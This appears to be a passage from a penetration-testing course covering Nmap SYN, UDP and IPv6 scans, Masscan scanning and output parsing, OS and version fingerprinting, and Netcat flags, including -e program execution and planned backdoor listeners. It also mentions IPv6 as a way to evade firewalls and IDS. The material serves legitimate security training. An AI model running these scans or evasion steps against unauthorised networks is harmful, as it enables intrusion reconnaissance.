A SYN scan, also known as a "half-open" or "SYN Stealth" scan, doesn't complete the three-way handshake. Instead, it starts by sending a SYN. Open ports are determined based on a SYN-ACK response. Since NMAP bypasses the kernel, the SYN-ACK response is unexpected. The kernel then sends the RESET (per RFC), saving resources in Nmap.

If the target (B) sends a RESET, Nmap interprets it as a closed port. If nothing comes back, Nmap labels the given port as filtered. These scans are invoked with the -sS option. If you don't specify an Nmap scan type and are running Nmap as root, the -sS SYN-Stealth scan is the most common kind of scan that Nmap defaults to.

Because a connection never occurs, the target system is less likely to log this kind of activity. Any applications on the target that log connections will not see the activity. However, firewalls, Intrusion Detection System (IDS) sensors, and Intrusion Prevention System (IPS) tools may log, alert, or even block packets associated with a SYN scan.

Because it doesn't fully follow normal TCP behavior with a three-way handshake, this kind of scan requires root privileges so that Nmap can formulate the packets associated with the scan.

Nmap supports UDP scanning with the `-sU` option

- If the port is in the nmap-payloads file, Nmap will send a custom payload (otherwise it sends a blank payload)
  - Nmap 7.80 includes 74 ports and 35 unique payloads
  - Won't detect a common UDP service listening on an unusual port (rare case)
- Remember, closed ports may respond with ICMP Port Unreachable
  - Linux will only send one per second (65,536 ports is 18 hours per host)
  - As of Nmap 7.40, the `--defeat-icmp-ratelimit` option dramatically reduces UDP scan times in exchange for labeling unresponsive (and possibly open) ports as "closed|filtered".

Nmap also supports UDP scanning but note that we don't have as many options as we do with TCP scanning. There's no such thing as a UDP Connect, SYN Stealth, Xmas Tree, or Null scan. Instead, for UDP, we have one option, invoked with the -sU syntax.

Nmap sends UDP packets with no payload to the target machine for most ports.

Starting with Nmap 5.20, for a little more than a dozen specific UDP ports associated with the most common UDP services, Nmap sends a protocol-specific payload in its UDP packet for each service, designed to get the target service to send a UDP response back. That way, we can get more reliable UDP port scanning for those services. The services Nmap measures this way include ports 7 (echo), 53 (domain), 111 (rpcbind), 123 (ntp), 137 (netbios-ns), 161 (snmp), 500 (isakmp), 1645/1812 (radius), 2049 (nfs), and others. Note that these payloads are sent only to those ports associated with the common UDP services. If someone has altered a standard UDP service to listen on an unusual port, this technique will not find it because only a UDP packet without a payload will be sent to the unusual port. However, it is exceedingly rare to find a production network with a standard UDP service listening on an unusual port. Therefore, for identifying these common over-a-dozen UDP services, Nmap's UDP payload feature is useful.

Nmap also includes functionality that tries to detect whether the target machine is throttling the rate at which it sends ICMP Port Unreachable messages back. As you may recall, Linux sends only one ICMP Port Unreachable message to a given machine per second. Nmap interacts with the target to measure how quickly it gets ICMP Port Unreachable messages back and then automatically slows down the rate at which it sends follow-up UDP packets to other ports to match the rate at which the target can send responses. With Linux throttling ICMP Port Unreachables down to 1 second per response, a UDP scan of 65,536 ports on a single target machine takes over 18.2 hours—a long time. As of Nmap 7.40, the `--defeat-icmp-ratelimit` option dramatically reduces UDP scan times in exchange for labeling unresponsive (and possibly open) ports as "closed|filtered" (ref: https://github.com/nmap/nmap/commit/3f1ad0742e04cd994435adfe46e24d65222e02eb).

Nmap has full IPv6 support (invoked with the -6 option)

- Not all scan types support IPv6
- Nmap Scripting Engine also includes several IPv6-focused scripts
- IPv6 is autoconfigured on most modern systems and devices
- 128-bit addresses: sets of four hex digits separated by colons
  - Double colons (::) can only be used once and is replaced with zeros
  - Local loopback is ::1 (0000:0000:0000:0000:0000:0000:0000:0001)

Nmap does support IPv6 for some of its scanning options. Scanning targets using the IPv6 protocol can be helpful for penetration testers because many firewalls and IPSs do not filter, block, or detect attacks transmitted via IPv6. Even if the target organization's ISP does not transmit IPv6 traffic to the target over the internet, chances are that the target systems themselves speak IPv6 and can be accessed locally within the DMZ and intranet using the protocol, especially from systems on the same subnet. This leads to some interesting pivot options for penetration testers. We can exploit a system across the internet using IPv4 to gain access to a DMZ or internal network. Then we can scan for and exploit other targets using IPv6. Most operating systems and even network appliances have IPv6 autoconfigured. Modern Windows systems, most Linux variants, macOS, and several wireless access points all have IPv6 capabilities turned on by default, making them potentially juicy targets.

IPv6 addresses are 128 bits long and represented by groups of four hexadecimal digits separated by colons, as in 0102:0304:0506:0708:090A:0B0C:0D0E:0F00. To save space in printing addresses, double colons (::) mean that the given bits should be populated with all zeros. You can use :: in an address only one time. Otherwise, it would be ambiguous how many zeros to fill in with multiple :: indications. The local loopback address is ::1, which represents 0000:0000:0000:0000:0000:0000:0000:0001.

Starting with version 6.00, Nmap now fully supports IPv6 for all scan types by simply adding a "-6" to its command line invocation. Earlier versions of Nmap supported IPv6 only for network sweeps (-sP), TCP Connect Scans (-sT), and version scans (-sV). If you are running an older version of Nmap often included in some stock Linux distributions, be aware that you may not have IPv6 support for other types of scans, unless you upgrade to a post-6.00 version. With these more recent versions, all scan types (along with the Nmap Scripting Engine) support IPv6.

Finding IPv6 Targets and Using Nmap to Scan Them

- Important IPv6 Addresses:
  - All nodes multicast address is ff02::1 (analogous to 255.255.255.255 in IPv4)
  - All routers multicast address is ff02::2
- Locate targets with the ping6 command

```
ping6 ff02::1 (implemented in the targets-ipv6-multicast-echo NSE script)
ping6 ff02::2
```

- Then look at neighbors with:

```
ip neigh
```

- Then scan using Nmap, specifying target IPv6 address
- For example, we can version scan a target with:

```
nmap -Pn -sV -6 fe80::20c0%eth0 --packet-trace
```


When using Nmap to perform connect and version scanning of targets, we first need the target's IPv6 address. We can use the ping6 command built into many Linux variations and macOS to send a message to the multicast address of a local subnet looking for neighbors, a feature of IPv6 known as neighbor discovery. The multicast address for a local subnet is ff02::1 to identify IPv6 hosts and ff02::2 to identify IPv6 routers. Thus, we can use ping6 to find targets by running:

```
$ ping6 -I eth0 ff02::1

$ ping6 -I eth0 ff02::2
```

Note that the first of these items (multicast ping of link-local IPv6 nodes) is also supported by a script included with Nmap called targets-ipv6-multicast-echo. We'll cover Nmap scripts later in 560.2.

After you ping the target multicast addresses (using ping6 or an Nmap script), you could look at the output of your command to identify targets. Alternatively, on Linux, you could run ip neigh to see which neighbors are currently cached based on the neighbor discovery done by ping6. On macOS, you could also run the ndp command to discover neighbors.

Then, to run Nmap to launch a TCP connect scan and/or version scan against discovered targets.

For an example that puts this all together, we could launch an Nmap version scan of a target (-sV), avoiding an initial probe (-Pn), scanning using IPv6 (-6) of the target IP address fe80::20c0 sent through our eth0 interface (%eth0), invoking packet tracing to see all the action using the following command:

```
$ nmap -Pn -sV -6 fe80::20c0 -e eth0 --packet-trace
```

For practice with this, try the 2021 Holiday Hack at sans.org/holidayhack. On the second floor of Santa's castle is a terminal that uses the commands in the slide.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

Now, we'll do some lab exercises with Nmap.

Please work on below exercise.
Lab 2.1: Nmap

Please go to Lab 2.1: Nmap in the SEC560 Workbook.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

Nmap is a fantastic tool, but we can speed up the scans using even faster tools such as Masscan.

Nmap must finish scanning one "host group" before moving to any hosts in the next group

- Nmap is tremendously useful, but its thoroughness can be a negative
- Nmap chunks the targets into "host groups" (parallel scans only)
- Host group size is dynamic-determined or can be manually specified:
  `--min-hostgroup` *`numhosts`*
  `--max-hostgroup` *`numhosts`*
- One slow host in a group will slow down the entire group
- Other scanners focus on just port scanning and speed

As you've seen, Nmap is a tremendously useful tool. There are many other very useful features we haven't covered yet too! One of the biggest limitations of Nmap is the way it does parallel scans. Nmap chunks the hosts into groups. Nmap will not report any results on the group, or move on to the next group, until the scanning of the entire group is complete. This means that one very slow host will slow down the group and block Nmap from moving on to the next group. Normally, this isn't a problem, but when you have a large number of hosts, this timing issue can stack, leading to a much slower scan.

The host group size is dynamically determined by Nmap. Alternatively, you can control the size using `--min-hostgroup` *`numhosts`* and `--max-hostgroup` *`numhosts`*.

While Nmap is a useful tool, if all we care about is finding open ports as fast a possible, we can use other tools.

Faster Scanning

Masscan

- Ultrafast scanners are stateless (send SYN, do not wait) to go fast!
  - Nmap is stateful—it sends a SYN packet and waits for a response
- Bypass the kernel to increase speed and reduce resource utilization
  - Since the kernel is bypassed, it doesn't expect any SYN-ACK responses
  - Masscan sees the SYN-ACK and handles it, but the Kernel sees it too
- Many Linux distributions will respond to "unexpected" SYN-ACK packets with a RESET, we can prevent this behavior with a firewall rule
- Two options to prevent RESET packets
  - Drop RESET packets
  - Use a common source port for the SYN packets and then use a host firewall to drop all traffic to that port (so the Kernel will not send a RESET)

Be careful not to overwhelm the network or hosts with these tools!

Nmap will sent a packet and then wait for a response, consuming resources on the scanning system. Other tools will send the SYN but do not wait for a response. This stateless scanning allows the scanner to run at even faster speeds. When a target responds with a SYN-ACK, the scanner will verify the response (typically some type of cryptographic hash stored in the initial sequence number) to ensure the response is valid. Since packet is sent without the kernel's knowledge the kernel doesn't know what to do with the SYN-ACK packet. Windows will discard the packet, but many Linux systems will send a RESET packet. This RESET uses extra bandwidth and doesn't benefit our scanner. To prevent this activity, we can use a firewall to drop the RESET packets. Alternatively, if we use the same source port for all our SYN packets (e.g., 61000), all the packets will be returned to that port (61000). This way the Kernel will not process the SYN-ACK packets (since they are dropped) and will not send the RESET. Masscan still sees the SYN-ACK packet since it essentially runs as a sniffer. We could use a host firewall to drop all the packets destined for that port (61000).

Masscan

- Uses a custom TCP/IP stack for increased speeds
- Supports Linux (preferred), Windows, and macOS
- "It can scan the entire Internet in under 6 minutes, transmitting 10 million packets per second".
- Usage is similar to Nmap:

```
masscan -p22,445,3389 --rate 15000 10.0.0.0/8
```

- This will:
  - Check ports 22, 445, and 3389
  - Limit to 15,000 packets per second
  - Scan the 10.x.x.x subnet, all 16 million addresses
  - Print output to stdout

TIP

Always rate limit your scan!

The authors of this course have found that 15,000 is a *typically* safe limit. Be sure to test this to make sure you don't overwhelm networking equipment or targets.

Masscan is supported on Windows, Linux, and macOS. It is designed for speed. According to the documentation, with a fast internet connection it can "scan the entire Internet in under 6 minutes, transmitting 10 million packets per second". Unlike Nmap, Masscan does not perform a host discovery check before it checks other ports.

The syntax for Masscan is similar to Nmap, except that it is not nearly as full featured as it is designed for one thing, speed! If we want to run Masscan to quickly check for open web ports on a network, we can run the following command:

```
masscan -p80,8000-8100 10.0.0.0/8 --rate=10000
```

Masscan is written by Robert Graham and is available at https://github.com/robertdavidgraham/masscan

Masscan Output

- For large scans, use Masscan's binary file format to save space

```
masscan -p0-65535 --rate 15000 -oB myscan.mass 10.0.0.0/8
```

- Output formats:
  - List (**-oL**) : status, protocol, port, IP address, timestamp
  - XML (**-oX**): XML format similar to that of Nmap
  - Binary (**-oB**): Custom Masscan format, can be exported to other formats
  - Grepable (**-oG**): Format easily parsed by command line tools
  - JSON (**-oJ**) : JSON formatted file
  - Unicornscan (**-oU**): Format consistent with the Unicornscan
- The binary file format can be converted to other formats with --readscan

```
masscan --readscan myscan.mass -oX myscan.xml
```


When running Masscan, we often want to save the output. The output formats we have available in Masscan are:

- list: status, protocol, port, IP address, timestamp (**-oL**)
- xml: XML format similar to that of Nmap (**-oX**)
- binary: Custom Masscan format, can be exported to other formats (**-oB**)
- grepable: Format easily parsed by command line tools (**-oG**)
- json: JSON formatted file (**-oJ**)
- unicornscan: Format consistent with the Unicornscan (**-oU**)

The best option for output format is Masscan's proprietary binary format as this is the most efficient and fastest way to save the ouptut. To save the output of a scan of all ports on the 10.0.0.0/8 network, we could use a command like this:

```
masscan -p0-65535 --rate 15000 -oB full.mass 10.0.0.0/8
```

Other tools can't directly read this format, but we can convert to other formats using the `--readscan` option. In the example below, we can convert the binary format to an Nmap-like XML format.

```
masscan --readscan full.mass -oX full.xml
```

Extracting Live Hosts and Open Ports

Masscan

- We will often want to extract the list of:
  - All live hosts (hosts with at least one listening port)
  - All live ports (e.g., is a given port listening on any one system)
  - All hosts with a given port open
- To do this, we first convert the binary file to the grepable format

```
masscan --open --readscan myscan.mass -oG myscan.grep
```

- Then use grep to extract the data we want, such as all live hosts

```
grep /open/ myscan.grep | cut -d ' ' -f 2 | sort -uV > myscan-hosts.txt
```


Once we run the scan, we typically want to extract data we can use with other tools. Common lists include:

- All live hosts – Any host found to have at least one listening port
- All live ports – Find ports that are listening on at least one system
- All hosts with a given port (such as all web servers listening on port 80)

The easiest way to do this is to first convert the output into grepable format with this command:

```
masscan --open --readscan full.masscan -oG full.grep
```

We can then extract the relevant data we need.

Get all live hosts

```
grep /open/ myscan.grep | cut -d ' ' -f 2 | sort -uV > myscan-hosts.txt
```

Get all ports:

```
grep /open/ myscan.grep | cut -d ' ' -f 4 | cut -d / -f 1 | sort -nk 1 |
uniq > myscan-ports.txt
```

Get all systems with port 80 open

```
grep ' 80/open/' myscan.grep | cut -d' ' -f 2 | sort -uV > myscan-80.txt
```

Get live all open host:port

```
grep /open/ myscan.grep | cut -d/ -f 1 | cut -d ' ' -f 2,4 | sed -e 's/
/:/g' | sort -uV > myscan-host-port.txt
```

Commands taken from: https://github.com/RedSiege/rstools/blob/master/scanning/autoscan.sh

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

Now, we'll do some labs with Masscan, exploring the command-line interface and dealing with its output formats.

Please go to Lab 2.2: Masscan in the SEC560 Workbook.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting


560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

After the tester has determined open ports on systems in the target environment, we need to discern the operating system types of the target. Armed with OS types and open ports, we not only have a better idea of the kinds of targets we face, but we can also begin researching known flaws (such as common misconfigurations and unpatched services) on those types of devices.

Nmap Active OS Fingerprinting

- Nmap attempts to determine the operating system of targets by sending various packet types and measuring the response
- Different systems have different protocol behaviors that we can trigger and measure remotely
- Less reliable than it once was
  - Modern operating systems have increased entropy when selecting initial values
  - Better fingerprinting if the host returns RST on closed port (rare in modern networks)



Unfortunately, Nmap's OS Fingerpring is **not** very helpful these days

In addition to finding out which ports are open on a system,, an attacker also wants to determine which platform the system is based on. By determining the platform, the attacker can further research the system to determine the particular vulnerabilities it is subject to. For example, if the system is a Windows Server, the attacker can utilize various vulnerability disclosure sites to hone the attack.

The specifications for network protocols leave a lot of room for interpretation, and the software that implements this communication is quite complex. Thus, different vendor implementations of TCP, ICMP, IP, and other protocol behavior differ. Nmap supports sending probes to a target machine to look for differences in these behaviors to identify the operating system type. This technique is called Active OS Fingerprinting because it is sending packets out to measure the response of the machine in an effort to identify the OS type. It is active because it sends packets.

Nmap has included active OS fingerprinting functionality for many years. However, modern versions of Nmap have significantly changed this functionality from earlier versions. The original Nmap OS fingerprinting capabilities performed nine tests, most of which centered around how different operating systems respond to unusual TCP Control Bit settings. This older capability is often referred to as the "first-generation" OS fingerprinting capabilities of Nmap.

Recent versions of Nmap have a "second-generation" active OS fingerprinting capability. A huge number of new active fingerprinting techniques have been added in this suite. Currently, the second-generation tests are more accurate than the first. The most recent Nmap releases have dropped support altogether for the first-generation capability and now rely exclusively on the second-generation fingerprinting, which is invoked with either -O or -O2 at the Nmap command line. Older versions of Nmap supported -O1 for the first-generation capability, but that support has been removed in recent versions.

It is important to note that Nmap focuses on active fingerprinting. That is, Nmap sends packets at a target machine to measure its behavior in responding to the packets Nmap generates. Nmap does not currently support passive fingerprinting, which involves sending no packets but merely listening for packets from a target. Other tools (such as the free P0f2) do support passive OS fingerprinting.

Version Scanning

- When Nmap identifies an open port, it displays the default service commonly associated with that port
  - Based on nmap-services file, which lists approximately 6,400 TCP services
  - But what services are on ports not in that list?
- And what about an admin who configures a service to listen on an unexpected port?
  - Example: Web server on TCP 90 or sshd on TCP 3322
- And what service and protocol version is the target listening service using? Nmap version scanning has the answer.

When you have a list of open ports, you have to determine which services are actually using those ports. One easy (and automatic) way to do this is to merely look up the common service associated with the port. These mappings of port numbers to services are available in several locations. Most UNIX and Linux systems include a /etc/services file that includes rudimentary information of this form. More ports and detailed information are available in the nmap-services file. This file contains approximately 6,400 common services and the well-known ports that they use. Nmap automatically checks this one by default as it displays its output. The official port assignment list maintained by the Internet Assigned Numbers Authority (IANA) can also be consulted at https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml.

However, while searching such common lists may be valuable, it is limited. The well-known service may not be on that well-known port. For example, what service is listening on a strange port, not included in any of these lists? Furthermore, what if an admin configures a common service on an unusual port, configuring a web server to listen on TCP port 90 or an sshd on TCP 3322? Even if a common service is using a common port, it could be helpful for us to know what version of the service is running and the protocol version number that it speaks.

Each of these questions is addressed by another useful Nmap feature known as version scanning.

Version scan invoked with `-sV`

- Makes a connection to TCP and listens for six seconds ... if response with match: done!
- Sends probes to TCP and UDP ports, sending data designed to elicit a response to determine the service type
  - More than 1,000 service fingerprints in the nmap-service-probes file
- Attempts TLS handshake over TCP ports and, if successful, probes over TLS connection
- Issues Null RPC commands to determine if RPC service is in use


Or use **`-A`** for OS fingerprinting, version scan, script scan with default scripts, and traceroute (that is, **`-A`** = **`-O`** + **`-sV`** + **`-sC`** + **`--traceroute`**)

To invoke Nmap with its version scanning functionality, use the -sV option. Alternatively, Nmap executed with the -A option will conduct OS fingerprinting, version scanning, script scanning, and Nmap's tracerouting. In Nmap's algebra, it appears that -A = -O + -sV + -sC + --traceroute. In other words, running Nmap with the -A option is the same as running it with the -O (OS fingerprinting), -sV (version scan), -sC (run Nmap Scripting Engine scripts in the "default" category), and --traceroute (use Nmap's traceroute feature) options.

The Nmap version scan functionality is executed after Nmap finishes conducting a port scan of the target. For each discovered open port, Nmap will probe the port to try to determine what is listening there. For TCP ports, Nmap connects to the port with a three-way handshake and waits for a response. If a response comes across the connection, Nmap looks up that response in its nmap-service-probe file. If it finds a match, Nmap prints out information about the service. If no strong match is found, Nmap starts probing the port further.

For open TCP and UDP ports, Nmap probes the target by sending a variety of packets defined in the nmap-service-probes file. There are more than 1,000 signatures in this file, which are highly useful in determining various kinds of target services based on their network behavior. Nmap also attempts to conduct an SSL handshake over open TCP ports, and if SSL is supported, it then probes the target port across the SSL connection to get version information. Nmap also sends null Remote Procedure Call (RPC) commands to listening ports to determine whether it has found a port mapper application that will provide more information for dynamic ports used by RPC services on the box or whether it has found a particular RPC-based service.

When invoked with the --version-trace option, Nmap displays each step of its version probe in its output to give its user a feel for how it is attempting to determine the target service in real time.



In our next section, we'll look at the incredibly flexible tool Netcat, specifically as applied to penetration testing and ethical hacking. Some of you may be Netcat fanatics, whereas others aren't … yet. As a professional penetration tester or ethical hacker, you'll likely use Netcat on a regular basis in your job. We'll use it throughout the rest of the course, so let's get familiar with it now.

For those of you who already know Netcat, we'll go over some specific uses that are important for penetration testers and ethical hackers, so pay careful attention. And if you already know Netcat, start brainstorming about how you can use this amazingly flexible tool in other creative ways for penetration testing and ethical hacking. For those new to Netcat, don't worry. We'll describe how the tool works and then apply it directly to several important tasks.

Netcat for the Pen Tester

- Netcat: General-purpose TCP and UDP network tool
  - Built into many Linuxes, available for Windows
  - Recent versions of Nmap include ncat, which has many Netcat features plus SSL encryption
  - Socat has even more features, but it is rare to see it install on Linux systems
- Netcat takes Standard In and sends it across the network
- Receives data from the network and puts it on Standard Out
- Messages from Netcat itself put on Standard Error

Netcat is a general-purpose TCP and UDP network widget for Linux/UNIX and Windows, sending data to or from a given TCP or UDP port or listening for data to come in on a given TCP or UDP port. That's really it from a functionality perspective. But with those essential capabilities, we can use Netcat for all kinds of network-related tasks that penetration testers and ethical hackers may face every day. Netcat is available in many forms. The most common form, which we cover in this class, is the one installed by default on many variants of Linux. There is also a great version of Netcat for Windows, which we also cover and use in this class. The Nmap development team reimplemented most of Netcat's features in its tool called ncat, which includes SSL encryption capabilities.

Netcat takes whatever comes in on Standard Input and sends it across the network. Standard Input could be the keyboard, redirection from a file (using < to redirect Standard Input, as in `nc [options] < [file]`), or input piped from another program (using | for piping, as in `[program] | nc [options]`).


When Netcat receives data from the network, it places it on Standard Output. Standard Output could be the screen, redirected to a file (using > to redirect Standard Output, as in `nc [options] > [file]`), or sent to another program's Standard Input. To send Netcat's Standard Output to another program's Standard Input, we have two options. First, we could simply pipe it using the | symbol, as in `nc [options] | [program]`. That would start streaming the output of Netcat immediately to the program, which would be executed right away. Alternatively, we could use Netcat with the `-e [program]` option, which tells Netcat to execute a program only after a connection is made (for TCP) or data arrives (for UDP). Also, -e has the effect not only of passing whatever Netcat receives on the network to the Standard Input of the program, but also of sending the Standard Output of the program back across the network via Netcat. An important property of Netcat involves its use of Standard Error. Any messages from Netcat associated with what it's doing on the network are sent to Standard Error. Reading and interacting with this form of Netcat commentary is useful, as you will see.

Netcat Command Flags

Netcat for the Pen Tester

```
nc [options] [targetIP] [remote_port(s)]
```

`-l`	Listen mode (default is client)
`-L`	Listen harder (Windows only)—make a persistent listener
`-u`	UDP mode (default is TCP)
`-p N`	Local port (In listen mode, this is the port listened on. In client mode, this is the source port for packets sent.)
`-e bin`	Program to execute after connection occurs
`-n`	Don't resolve names
`-z`	Zero-I/O mode: Don't send any data, just emit packets
`-wN`	Timeout for connects, waits for N seconds
`-v`	Be verbose, printing when a connection is made



Netcat options can be combined. For example, the options `-n -v -l -p` can be combined to `-nvlp`

These are the most important command line options for Netcat. Although there are (many) others, knowing these can help you diagnose Netcat's use in about 95% of circumstances. The format is:

```
nc [options] [targetIP] [remote_port(s)]
```

The targetIP is simply the other side's IP address or domain name. It is required in client mode, of course (because we have to tell the client where to connect) and is optional in listen mode.

`-l`: Listen mode. (The default is client.)

`-L`: Listen harder (supported only on the Windows version of Netcat). This option makes Netcat a persistent listener, which starts listening again after a client disconnects.

`-u`: UDP mode. (The default is TCP.)

`-p`: Local port. (In listen mode, this is the port listened on. In client mode, this is the source port for all packets sent.)

`-e`: Program to execute after a connection occurs, connecting Standard In and Standard Out to the program.

`-n`: Don't perform DNS lookups on names of machines on the other side.

`-z`: Zero-I/O mode. (Don't send any data; just emit a packet without a payload.)

`-wN`: Timeout for connects, waits for N seconds. A Netcat client or listener with this option waits for N seconds to make a connection. If the connection doesn't happen in that time, Netcat stops running. If a connection does occur, Netcat sends or retrieves data. Then, after Standard In has been closed for a total of N seconds, Netcat stops running.

`-v`: Be verbose, printing out messages, such as when a connection occurs, on Standard Error.

Some Netcat Uses for Pen Testers and Ethical Hackers

- Right now, we'll use Netcat for a variety of tasks:
  - Connection string gathering from servers or clients
  - Port scans
- These aren't the only uses of Netcat for a penetration tester
- We'll cover additional uses as we need them throughout the rest of the course:
  - Setting up relays to forward connections
  - Creating backdoor listeners

Right now, we'll build up our Netcat skills, focusing on various Netcat uses to help penetration testers and ethical hackers. Specifically, we'll look at using Netcat to gather connection strings from servers or clients, which can provide us with insights about the software types, version numbers, and protocols they speak. We'll do a hands-on lab with Netcat as a port scanner and automated connection string grabber from services. We'll look at using Netcat to monitor a target system's services, providing us with a heartbeat when a service is alive or giving us a warning message when a service has gone down.


Note that throughout the rest of this class, we'll be using Netcat in numerous other ways beyond the ones we're covering in this section. At this point in the course, we want to emphasize how Netcat works and how it can help in some penetration testing and ethical hacking job tasks. But as we move forward to other sections of the course, we'll cover additional uses of Netcat, including moving files, setting up forwarding relays, and creating backdoors.

